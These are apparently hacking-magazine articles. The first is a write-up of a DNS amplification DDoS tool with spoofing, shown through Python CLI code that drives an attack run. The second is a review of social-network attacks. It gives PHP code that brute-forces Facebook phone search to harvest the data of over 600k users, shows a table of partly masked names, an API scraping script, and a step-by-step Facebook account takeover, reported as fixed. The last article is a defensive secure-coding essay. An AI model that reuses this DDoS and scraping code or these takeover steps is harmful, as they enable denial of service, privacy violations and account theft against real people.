We use formatter_class to allow us to put in
    line breaks.
Description allows us to put what the tool
    does in the help screen.
Epilog allows us to put a message at the
    bottom of the help screen.
'''

```

```

parser = argparse.ArgumentParser(formatter_class=argparse.RawDescriptionHelpFormatter,
                                description='Perform a bandwidth '+\
                                    'amplification attack using spoofing and DNS amplification.',
                                epilog='I didn\'t see one laying around...that acted how I
                                wanted it to...\n'+\
                                    'Donations welcome at bitcoin or pledgie...\n'+\
                                    'Bitcoin: \n'+\
                                    'Pledgie: http://www.pledgie.com/campaigns/20567\n'+\
                                    'If I need to make it easier to give me money, let me know...
                                ;P Use the tool? Send a dollar or two.')
parser.add_argument('-f', '--file', type=str, nargs='?', required=True,
                    help='Specify the file list')
parser.add_argument('-t', '--target', type=str, nargs='?', required=True,
                    help='Specify the target')
parser.add_argument('-s', '--server', type=str, nargs='?', required=False,
                    help='Specify the address of the spoofing verification agent')
parser.add_argument('-l', '--login', type=str, nargs='?', required=False,
                    help='SSH login to deploy the agent to the server')
parser.add_argument('-p', '--password', type=str, nargs='?', required=False,
                    help='SSH password to deploy the agent to the server')
parser.add_argument('-a', '--start', type=str, nargs='?', required=False,
                    help='Specify the start time as mm:dd:yyyy:hh:mm:ss Zulu time...time zones
                    should not exist')
parser.add_argument('-z', '--stop', type=str, nargs='?', required=False,
                    help='Specify the stop time as mm:dd:yyyy:hh:mm:ss Zulu time...time zones
                    should not exist')
parser.add_argument('-i', '--install', type=str, nargs='?', required=False,
                    help='Tell the tool to install stuff... accepts dependencies and remote')
parser.add_argument('-n', '--nodebug', type=str, nargs='!', required=False,
                    help='Whether to try to silence debugging output')

args = parser.parse_args()
#Usage
#Instantiate
dns_amplify = DnsAmplify()

#TODO implement time start/stop checking...it would be useful for creating distributed amplifi-
#cation attacks

try:
    dns_amplify.interpret_time(args.start)
except:
    pass
try:
    dns_amplify.interpret_time(args.stop, start=False)
except:
    pass
#Load in a server list from a file or directly to instance.server_list
dns_amplify.load_server_list_file(args.file)
#Specify a target
dns_amplify.target = args.target
#Run all data population routines, tests, and attack
dns_amplify.run()
#Alternately you could just run population routines and tests with test_run()

```

On to the Code!!! – Finally

First, we'll build the work. Then we'll build the command line interface. If we have time, we'll build a graphical interface.

Let's start with checking an open DNS resolver list. We want to make sure that each link is truly an open DNS resolver, and find out for which DNS name they're probably authoritative. We do this with reverse DNS lookups.

First we get the list of addresses see Listing 1.

We just open a file read only, iterate over the lines, and append to a server list.

Then we check that they're actually open resolvers see Listing 2.

Okay, so now we know which ones are up at all and if they give us any output. Now we could isolate which ones are a multiple query in a single query capable. Deadlines are deadlines though, so we'll just compare the sizes of the request and response (Listing 3).

That was a fast and loose comparison of packet sizes. It turns out the Google's Open DNS servers only double your traffic size. Some sources, see the two blog articles in the references, indicate upwards of 30x amplification if you get the DNS query and domain name for which the server is authoritative. We could do more testing to see if sub-domains give us better amplification and sort the list later.

Finally, we need to find out which ones are viable spoofing targets. We can just use similar code to before and rewrite the source IP. Note that you would need to have some packet monitor on your VPS. Ideally you would have a deployable agent to listen for the spoofed request (Listing 4).

Notice how we only need to change how we put the change from Listing 5.

In addition, it would be good to know which ones support payload size modification so we can send some really freaking huge queries. There is an RFC listed in the "On the web" section that tells you what fields you could modify with scapy to accomplish this. Finally, we'll get to our command line interface. It could look something like this: Listing 6.

And our current code looks a bit like the following. It should be noted that it's not a functional tool yet: Listing 7.

That code is not suitable for production use. It is from an active moving copy, and has not yet been put under version control. It could be horribly broken, because I was trying to eek out just one more feature or step. And now we have at the start of a DNS Amplification Tool that makes sense as well as the beginnings of an API. There are still spots to re-factor. The Thread subclasses, for example, could all be one class. The main difference only being in the `run()` method. Of course, it still needs

Glossary

DNS amplification – using a smaller request to get a larger response with spoofing in order to perform a denial of service attack.

References

- <http://tools.ietf.org/html/draft-ietf-dnsind-upd-size-00> – Specifying larger response sizes for DNS,
- <http://blog.cloudflare.com/65gbps-ddos-no-problem> – Cloudflare blog article on DNS amplification DoS
- <http://blog.huque.com/2013/04/dns-amplification-attacks.html> – Blog article on DNS amplification attacks

to be finished, but you just saw my, "must build something quickly", thought process.

Think out the features you want. Bang out some procedural code, so you don't overlook any attributes for your data models, then (we didn't get to this) begin refactoring to reduce lines of code and bind it to a better single model. Consider what happens when you've banged out some code, reflect on the things you didn't see coming, get all little moving parts working, refactoring to get things prettier, and performing a final re-factor to bind it all to a single or smaller set of data models. It's sort of the opposite of MDD, because I accept that even a great code architect will not see issues coming. I'd rather see them as a small problem in a small function. And face a second small problem integrating it in to a fresh model. This too, is probably a python-ism and makes C/C++ guys scream.


Thanks for your time.

Summary

We ran through a fast and loose tool build for a DNS amplification tool with python and scapy. There are certainly more features which would make it more useful and fault tolerant. We come back to, if you can't get it how you want it – just get it at least a little functional.

I would like to continue to develop the tool. There is a looking glass website that indicates at least 25% of the usable IPv4 address space is spoofable, so it only really requires having a VPS in the right place and a little luck or thorough testing to find the right DNS servers.

ANDREW KING



Andrew King is a researcher for various companies on a contract only basis. He doesn't have any particular affiliation at the moment.

Review of Vulnerabilities and Loss Of Confidential

Data Within Social Networks

In this article we will discuss most recent vulnerability found on famous social networks and we will see how a malicious user has extracted a lot of information and in the last case, has taken full control of an account.

The development of a social network evolves over time with technological advances such as the evolution of computer languages, new ways to stay connected (for example: smart-phone) and data privacy laws. Unfortunately, all these new different ways to connect increase the possibility to find vulnerabilities.

Social networks are often programmed in the same way. In general, there is always the web part, the mobile part and the API developer part.

In most cases, if you pay attention, you can see that there are several features that are present in the mobile version of a social network but not on the web version and vice versa.

Privacy leaks in Facebook mobile website version

As we explained above, we will take the example where a malicious user wants to extract phone numbers of a famous social network to launch a spam campaign through SMS.

On a famous social network, a person can find someone using their phone number. After capturing live packets, we can determine this web search URL: `http://touch.facebook.com/ds/search.php?filter[0]=user&filter[1]=app&max_results=30&context=mobile_search_m_site&q='.$number.'&m_sess=&__user='.$account.'&__ajax__=true&__meta_block__=98.`

The user will first start from the beginning. The first technique that is used will soon be facing a wall. Indeed, the user will attempt to use this address to try a brute force attack, but after only 10 results, a captcha (Figure 1) will appear and will end this attack.

The user has now an idea and wants to know if the captcha is also present in the mobile version and in fact, the captcha does not appear this time and the user could retrieve data in an automated way.

We will use a small PHP code (Listing 1) to extract and classify fresh information in a new MySQL database (Listing 1 & Figure 3). The malicious user could easily modify this code by adding a loop.



Figure 1. Captcha after bruteforcing the normal website version

After adding some counter to the previous code, the user has extracted quickly more than 600k users' private data (Figure 2 and 3).

API developer leaks

The API developer can be seen a set of functions (for example PHP / Ruby) available to developers who want to create applications and promote them within a social network. These functions are avail-

able remotely and require authentication. In most cases, a key is generated by the social network to authenticate the developer using the OAuth protocol (Figure 4).

In this case, we will use a web based API after generating a token using OAuth authentication.

Once the key is generated, the user could use it with developer rights and access to many users' information very quickly through API functions. (Listing 2)

Listing 1. Bruteforcing and saving personal data in our MySQL database

```
<?php
function bruteForceSimpleNumber($numero,$account='100002343243',$cookie='64%3AD705I-TCf71x9Q%3A0%3A13EDZZE5') {

    //numero: The number we trying to bruteforce
    //account: user ID account to login
    //cookie: cookie account to login

    $opts = array(
        'http'=>array(
            'method'=>"GET",
            'header'=>"Cookie: locale=fr_FR; m_pixel_ratio=1; c_user=$account; datr=cREXUPmLQVaZuR-5ct0PGN1G; xs=$cookie \r\n"
        )
    );

    $context = stream_context_create($opts);

    //the link previously sniffed
    $lien = 'http://touch.facebook.com/ds/search.php?filter[0]=user&filter[1]=app&max_results=30&context=mobile_search_m_site&q=' . $numero . '&m_sess=&__user=' . $account . '&__ajax__=true&__metablock__=98';

    $r = file_get_contents($lien, false, $context);
    $r = strstr($r, '{'); //cleaning for JSON file format
    $d = json_decode($r,true); //decoding the JSON return

    //saving into MySQL database
    if(!empty($d['payload'][0]['text'])){
        $nom = mysql_real_escape_string($d['payload'][0]['text']);
        $photo = $d['payload'][0]['photo'];
        $pseudo = $d['payload'][0]['path'];
        $uid = $d['payload'][0]['uid'];
        $sql = "INSERT INTO `users` (`id`, `uid`, `numero`, `nom`, `photo`, `pseudo`) VALUES (NULL ,
            '$uid', '$numero', '$nom', '$photo', '$pseudo')";
        $req = mysql_query($sql) or die(mysql_error());
        return 0;
    } else {
        return 1;
    }
}
```




Figure 2. Private information extracted

id	uid	numero	nom	photo	pseudo
13957	066755	18	Gabriel D...	https://fbcon-profile-a.akamaihd.net/...	20
13956	066171	53	Pierre AC...	https://fbcon-profile-a.akamaihd.net/...	23
13955	064240	09	Sandra K...	https://fbcon-profile-a.akamaihd.net/...	20
13954	064240	08	Vaaja M...	https://fbcon-profile-a.akamaihd.net/...	23
13953	066665	99	Mohamm... Daida	https://fbcon-profile-a.akamaihd.net/...	20
13952	066670	54	Mouhssin... hroni	https://fbcon-profile-a.akamaihd.net/...	23
13951	066670	41	Cyille M...	https://fbcon-profile-a.akamaihd.net/...	20
13950	066675	66	Francoise... cale	https://fbcon-profile-a.akamaihd.net/...	23
13949	066364	97	Hadjer T...	https://fbcon-profile-a.akamaihd.net/...	20
13948	066755	73	Xavier L...	https://fbcon-profile-a.akamaihd.net/...	23
13947	066287	37	Sarah M...	https://fbcon-profile-a.akamaihd.net/...	20

Figure 3. Saving personal data

OAuth Authentication




Figure 4. OAuth authentication process

These techniques are now blocked on some social network but not on all. In this case of the SMS campaign, the malicious user could use the personal information to send a fake SMS in waiting a surtaxed call. This example shows us how information leaks could be matched with a social engineering attack.

Some variants of this attack were used to create a fake application to force the user to make a link between his profile and the malicious application in the goal to obtain all his private information.

Listing 2. Access private information using REST API

```
<?php

$cids = "939433"; //example: this ID belong to an user
$token = 'c4f6659138454e44cabd91a394a0cef72d860433f2f93c'; //private API developer access token
generated by the social network

$liens['socialnetwork'] = 'https://api.socialnetwork.com/method/places.
getUsersById?'.$cids.'&access_token='.$token;

$retour = PowerMultiGet($liens,''); //a simple function who use CURL to make a GET request
$ret=json_decode($retour['socialnetwork'],TRUE); //we have a JSON file in return

foreach ($ret['response'] as $tpp)
{
    @$users['socialnetwork'][] = array(
        'lastname'=>$tpp['lastname'],
        'firstname'=>$tpp['firstname'],
        'id'=>$tpp['cid'],
        'country'=>$tpp['name']);
}

print_r($users['socialnetwork']);

?>
```

Hijacking a Facebook account with SMS authentication

Jack Whitten known as “fin1te,” in his blog, wrote how he discovered such a harmful flaw in Facebook that happened a month ago which allows an attacker to hack anyone’s account with a minimal effort. The researcher has discovered that there is a chance in resetting password of anyone’s Face-

book account by simply finding a loophole in Facebook’s mobile update facility that was offered by Facebook for users who are on the go as evolution of technology has made us to have easier communication.

Facebook gives you the option of linking your mobile number with your account. This allows you to receive updates via SMS, and also means you can login using the number rather than your email address.

The flaw lies in the `/ajax/settings/mobile/confirm_phone.php` end-point. This takes various parameters, but the two main are `code`, which is the verification code received via your mobile, and `profile_id`, which is the account to link the number to.

The thing is, `profile_id` is set to your account (obviously), but changing it to your target’s doesn’t trigger an error.

To exploit this bug, we first send the letter `F` to 32665, which is Facebook’s SMS shortcode in the UK. We receive an 8 character verification code back. (Figure 5)

We enter this code into the activation box, and modify the `profile_id` element inside the `fbMobileConfirmationForm` form. (Figure 6)

Submitting the request returns a 200. You can see the value of `__user` (which is sent with all AJAX requests) is different from the `profile_id` we modified. (Figure 7)



Figure 5. 8 characters verification code

```
<form rel="async" id="fbMobileConfirmationForm" onsubmit="return function(event){var error = DOM.scrj(this, ".fbSettingsConfirmError"); error[0] && DOM.remove(error[0]);.call(this,event) !=false && window.Event && Event.__inlineSubmit && Event.__inlineSubmit(this,event) action="/ajax/settings/mobile/confirm_phone.php" method="post">
<input type="hidden" name="fb_dtsg" value="AQ8cRu1v" autocomplete="off">
<input type="hidden" name="profile_id" value="100000000000000" value="35">
<input type="text" class="inputtext DOMControl_placeholder" placeholder="Confirmation code" name="confirmation_code" value="Confirmation code" aria-label="Confirmation code">
<input type="submit" class="hidden_elem" id="fbMobilePhoneConfirm">
<span class="stat_elem"></span>
</form>
```

Figure 6. `profil_id` value modified before to send the form request

```
Request URL: https://www.facebook.com/ajax/settings/mobile/confirm_phone.php
Request Method: POST
Status Code: 200 OK
Request Headers
accept: */*
accept-charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
accept-encoding: gzip,deflate,sdch
accept-language: en-US,en;q=0.8
cache-control: no-cache
content-length: 154
content-type: application/x-www-form-urlencoded
dn: 1
host: www.facebook.com
method: POST
origin: https://www.facebook.com
pragma: no-cache
referrer: https://www.facebook.com/settings?tab=mobile
scheme: https
url: /ajax/settings/mobile/confirm_phone.php
user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1418.65 Safari/537.31
version: HTTP/1.1
x-svn-rev: 826852
Form Data
fb_dtsg: AQ8cRu1v
profile_id: 100000000000000
confirmation_code: 69rykqgj
__user: 100000000000000
__rc: 1
__dyn: 7n8ahy35CFwXkw
__req: 0
```

Figure 7. ‘user’ value is different from ‘profile_id’ value we modified



Figure 8. Confirmation code

Note: You may have to reauth after submitting the request, but the password required is yours, not the targets.

An SMS is then received with confirmation. (Figure 8). Now we can initiate a password reset request against the user and get the code via SMS. (Figure 9)

Another SMS is received with the reset code. (Figure 10)




Figure 9. Request a new password using SMS



Figure 10. Reset code received



Figure 11. Inside a hijacked facebook account

On the Web

- <http://www.technewsdaily.com/18454-facebook-rewards-vulnerability-discovery.html>
- <http://www.gmanetwork.com/news/story/297642/scitech/socialmedia/facebook-fixes-bug-that-leaked-phone-numbers>
- <http://blog.fin1te.net/post/53949849983/hijacking-a-facebook-account-with-sms>
- <http://www.symantec.com/connect/blogs/norton-mobile-insight-discovers-facebook-privacy-leak>

Glossary

Captcha: an online test designed so that humans but not computers are able to pass it, used as a security measure and usually involving a visual-perception task.

OAuth: A Web based authentication protocol to access web programming functions remotely.

REST: Representational state transfer (REST) is a style of software architecture for distributed systems such as the World Wide Web. REST has emerged as a predominant web API design model.

Token: a piece of data that is used in network communications (often over HTTP) to identify a session.

We enter this code into the form, choose a new password, and we're done. The account is ours. (Figure 11)

Fix

Facebook responded by no longer accepting the `profile_id` parameter from the user.

Timeline

23rd May 2013 – Reported

28th May 2013 – Acknowledgment of Report
28th May 2013 – Issue Fixed


Summary

Many people think that social networks are in most cases powerful multinational IT companies not affected by problems of computer security. We saw three different simple cases where a threat can lead to vulnerability.

- Privacy leaks in Facebook mobile website version
- API developer leaks
- Hijacking Facebook account with SMS authentication

JEREMY CANALE AND MALEK SLIMANI

Jeremy CANALE and Malek SLIMANI are French young security enthusiasts for over 12 years. They participate in many international conferences, security projects, website development and are currently developing their upcoming startup (AnoSearch).



AnoSearch

Real-Time People Search Engine

AnoSearch Inc engine will provide an easy way to search people in real-time on all social networks.

Beta version soon available on:
WWW.ANOSEARCH.COM

Defensive Programming

How to defend yourself from becoming a victim of a hacker? Programmers all over the world are working hard to write secure code, but some are taking the “ostrich” approach – with their head buried deep in the sand! Reading this magazine, however, you are probably not one of these. Instead you get a new mission: Spread the word of “how to secure the code...”

I was asked by Hakin9, if I would write a piece about offensive programming/coding. At first I rejected the request, because I do not work with code myself, I work as an independent consultant; advising developers how to avoid getting into trouble. But then their request changed: How to secure programs. So, here you go.

Thinking back a few years, 2001 was the first time I was confronted with the term “*secure coding*”. My project group was developing a new web-based

Content Management System (CMS), enabling the company, a bank, to use one single CMS for updating a number of sites on the intra, inter and extranet. Though it was not the sensitive netbanking software we were working on, it was still considered vital, and therefore security was prioritized.

We hosted a very talented programmer from an external security company for a two day seminar. This was exiting! For some of the programmers, hacking had been a kind of *ninjutsu*, which nobody could cope or deal with – so why bother? But they quickly learned that their way of structuring and coding the webpages were not in any way unimportant. On the contrary!

All is secure – on the client level

We had one programmer who stubbornly denied that his webpages could be broken by a hacker. He carefully tested and sanitized all user input, before sending it to the server, so he was home free – end of story, and now we all could go home happy – after a few beers of course.

A few minutes later our external security instructor had gotten everyone’s attention. He used a proxy for intercepting the communication between the browser and the server, and he changed the parameters sent from the client with a devastating effect on the database. He had shown us two very important points:



Figure 1. Programs must be carefully hardened to repel attacks

- Never trust input sent from the client
- Always sanitize input on the server before using it for display or saving it in the database.

Securing web systems

My scope for this article is to discuss how to secure web systems in general, and especially how to defend against hackers who can and will penetrate the interactive web sites, inflict harm to the end users visiting the site, or to the backend systems. There are many aspects of application security, but I will stick to this; secure coding is just not enough to fend off the hacker. You need to take a more holistic approach in order to keep your guard up.

Securing web systems is not at all an uncomplicated process, and quite a lot of “dots” need to be connected in the right way, if the hacker is to lose his interest in your web site.

Writing code that cannot be easily penetrated by a hacker is not impossible, but it requires a little knowledge of, how the hacker is doing his handiwork.

What does the hacker do?

Let us start with the hacker. The first thing he will do is to choose a target. Depending on his motivation; activism, economics, politics or just trophy hunting, he will try to hone in on a juicy target.

“Google is you friend!” you say. Not necessarily in my opinion. Google can be used for sinister purposes, and it has an ability to single out facts, you would wish had been kept well away in the fog of the web together with the myriad of other bits-and-pieces of intelligence.

If you are his target, he will try to find out the facts of your web system. He likes to know the type and version of operation system (OS) on your web server, the web server type and version, the services provided by the server or other components. If possible he wants to know the program behind the services, versioning etc.

How can he possibly find out this information? There are a lot of nifty tools freely available on the net. One of these is the Backtrack CD (now known as Kali). It has a whole section of tools to get a hold of the footprint your web site leaves on the net.

One of these tools is the famous NMAP delivered by *insecure.org*. I will go so far to postulate, that NMAP is a must have, for all those working with operations, support and security.

With knowledge of your systems, the hacker can target an attack against the web server or the programs running on them. One of the helpful applications for that purpose is the infamous Metasploit framework. Giving hackers Custom-off-the-shelf exploits to hit vulnerabilities on known systems.

Dear Mr Hacker! Just enter the specifications of the systems and choose a fitting vulnerability. Clickkety-click. Thank you Mr Hacker! Here is your DOS prompt as requested Sir! Have a nice day!

After gaining knowledge of the type of system he is addressing, he will then have a good idea as to what programming language the web site is made of, the database behind it, and so forth. This makes him able to target the applications running on the server in order to take advantage of, and exploit, the eventual weaknesses.

Securing the infrastructure

The first line of defence is to secure the infrastructure surrounding the web server. Network enti-

```

# nmap -n -T4 scanme.nmap.org d0ze
Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-03-20 15:53 PST
Interesting ports on scanme.nmap.org (205.217.153.62):
(The 1667 ports scanned but not shown below are in state: filtered)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 3.9p1 (protocol 1.99)
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC Bind 9.2.1
70/tcp    closed gopher
80/tcp    open  http     Apache httpd 2.0.52 ((Fedora))
113/tcp   closed auth
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.0 - 2.6.11
Uptime 26.177 days (since Wed Feb 22 11:39:16 2006)

Interesting ports on d0ze.internal (192.168.12.3):
(The 1664 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Serv-U ftpd 4.0
25/tcp    open  smtp     IMail NT-ESMTP 7.15 2015-2
80/tcp    open  http     Microsoft IIS webserver 5.0
110/tcp   open  pop3     IMail pop3d 7.15 931-1
135/tcp   open  mtask    Microsoft mtask (task server - c:\winnt\system32\
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1025/tcp  open  msrpc    Microsoft Windows RPC
5800/tcp  open  vnc-http Ultr@VNC (Resolution 1024x800; VNC TCP port: 5900)
MAC Address: 00:A0:CC:51:72:7E (Lite-on Communications)
Device type: general purpose
Running: Microsoft Windows NT/2K/XP
OS details: Microsoft Windows 2000 Professional
Service Info: OS: Windows

Nmap finished: 2 IP addresses (2 hosts up) scanned in 42.291 seconds
flag/home/fyodor/nmap-misc/Screenshots/042006#
    
```

Figure 2. NMAP in action ports and OS identified




Figure 3. MetaSploit is a handy tool that can exploit vulnerabilities

ties like routers, switches and firewalls need to be properly updated, just like any other computer. Passwords need to be secure, and reset and other factory settings, such as default passwords, need to be changed. The hackers know the standard passwords – be sure of that.

Securing the server

The server needs to be carefully taken care of as well. It is properly situated on the DMZ, where it is exposed to the evil of the internet – thus protected somewhat by the firewall. It needs to have the patches installed rather quickly after the release, but still the patches have to be tested. This is a challenge.

The balance between being too slow to patch the vulnerabilities, and being hacked, and patching too hastily with only a minimum of testing, and experience problems with stability, can be painful.

The service programs on the server, needs to be patched as well. NDSS – new day same sh...

Consult the vendor web site and get a hold of the hardening and best practice guides. Follow them strictly. They are made for a reason – to help you! Do not fall in the quagmire with these unfortunates, who felt themselves better than the vendor in the noble art of hardening, hence disregarding the recommendations. They are sure to face problems then.

Systems Development Life Cycle (SDLC)

With your infrastructure, your web server and utility programs hardened and ready to rock-n-roll, you can now start programming...? Um, not yet!

Maybe a little planning could come in handy now? Web applications can be quite complex. To manage this level of complexity, a number of systems development life cycle (SDLC) models or methodologies have been created, such as “waterfall”, “agile”, “prototyping”; “incremental” etc.

Developing software involves ten phases: Initiation, System Concept Development, Planning, Re-

quirements Analysis, Design, Development, Integration and Testing, Implementation, Operations and Maintenance and last Disposition.

Enterprises often implement or use their own blend of an SDLC, in order to adapt the model to meet the needs of their organization. Important though it is, you must adjust the model to fine-tune the inclusion of security in this process.

Where does security fit in?

Often you see security come in just before the system is to be implemented into production near the test environment, and that is where the trouble starts.

Bringing in security in this phase of the project for the first time is the most painful and costly way of using the services of the security department. Finding out that the product contains critical security flaws, which require correction just before roll-out, is expensive. Not only that, it will probably blow up your project plan all together, including your investment or budget plan.

Security should be present in all phases of the project; from the feasibility study to the phase where the system is dismantled and disposed of.

Of course this is not a full time job for security, but using the security competence of consultants in the project surely will prevent running the project out of scope, and that will create problems and extra spending in a later phase of the project.

Eventually, after a while, you will start to consider the security guy as a friendly person, and not the typical Security-monster; a blend between Darth Vader and Dr. No. that you hear about in bad films.

Often you break the single phases of the project into stages (PRINCE2 term), iterations or whatever you like to call it. In each stage you should consult your new security friend to hear his opinion. In PRINCE2 there is a “Manage Stage Boundary” process after each stage. In this process you decide whether to continue to the next phase or to adjust or stop the project altogether.

Your new security friend can help you keep your project on track, avoiding expensive readjustments or even having the project run up against a wall.

How? By providing him with the information of; what you need, how you expect to do it, and when you need it. Let him make a risk assessment, and you will get some nice information about the challenges and consequences that you may face. Probably your friend will guide you around the sharpest edges. The information he provides can help you make your decisions at the end of each stage.

Surely your friend will also send you a link to OWASP.org, if you didn't already know this site.



Figure 4. The development cycle will probably focus on getting applications into production

Open Web Application Security Project (OWASP)

The OWASP is a not-for-profit organization; an open community dedicated to enabling organizations to conceive, develop, acquire, operate, and maintain applications that can be trusted.

The OWASP has developed a lot of tools, methods and not-the-least the OWASP Top 10, which was revised in 2013. The Top 10 describes the ten most common errors in web-applications that absolutely need to be avoided.

The goal of the Top 10 project is to raise awareness about application security by identifying the ten most critical risks facing businesses today!

Your security friend will encourage you to use the Top 10 to get you started with application security.

OWASP Top 10 – 2013 (New)
A1 – Injection
A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References
A5 – Security Misconfiguration
A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control
A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards
Merged with 2010-A7 into new 2013-A6

Figure 5. OWASP Top 10 errors should be avoided in any professional application



A Guide to Building Secure Web Applications and Web Services

2.0 Black Hat Edition

July 27, 2005

Figure 6. Project Managers and developers should sleep with this guide under their pillow

Developers can learn from the mistakes of other organizations and executives should start thinking about how to manage the risk that software applications create in their enterprise.

Secure coding practises

Another OWASP project you should take an interest in, is the OWASP Developer Guide. This 293 page guide is aimed at architects, developers, consultants and auditors; and is a comprehensive manual for designing, developing and deploying secure Web Applications and Web Services. You will find samples in J2EE, ASP.NET and PHP.

The guide contains a lot of very practical information and step by step guides.

How to determine if you are vulnerable

- Determine if the underlying infrastructure has no default accounts left active (such as Administrator, root, sa ora, dbstnp, etc)
- Determine if the code contains any default special debug or backdoor credentials
- Determine if the installer creates any default special debug credentials common to all installations
- Ensure that all accounts, particularly administrative accounts, are fully specified by the installer user.

The guide gives you valuable samples, enabling you to overcome a lot of the difficulties that are raised by the requirement of coding, for instance safe input forms.

```
// We only accept input we know is safe (In this
case a valid filename)
if ( preg_match('/^[0-9a-z_] +\.[a-z]+$/i',
$_GET['sImage']) ) {
    echo ';';
}
```

With this knowledge the project manager or another high-ranking person should make some simple coding baselines to avoid making mistakes. This could be something like:

- You are to use the central cleansing function before sending data along to HTML output or to the database.
- You may never use SQL code from the web-server to the tables on the database. Everything that is: “read”, “update” or “write” must go through stored procedures.
- All debugging comments or test code must be removed before the code goes into production.
- The user in which context the code on the web-server is run, may never be granted access rights to the database.

- All credentials, for instance database usernames and passwords for connection strings must be kept safe in a crypto store. They may never be written directly in the code.

Of course these functions or guidelines are some of the first code to be written, and enable the programmers to use them effectively. Starting the coding process and then, afterwards implementing these central functions is a tremendously expensive initiative. Requesting these features late in the process of a large project, may bring you big trouble; maybe, you might even need a CV update. So, you had better do it up front, the earlier the better!

The security baseline should be reviewed periodically through the project on a joint, development and security, basis.

Testing the code

Testing the code is a function that is split into multiple stages. You will probably need to test the code for a lots of purposes; usability, test functions against requirements, stress testing – and surely you must test the security of the application.

One of the things you should do periodically is to make the code reviews ensure that your security baselines are kept tight. You need to verify that the programmers sanitize user input the right way, before using it, and that the database is accessed through the right components, the right way.

Employing central resources like database access components makes changes to these components a potential danger. Errors introduced in these components will bring collateral damage throughout the entire program complex.

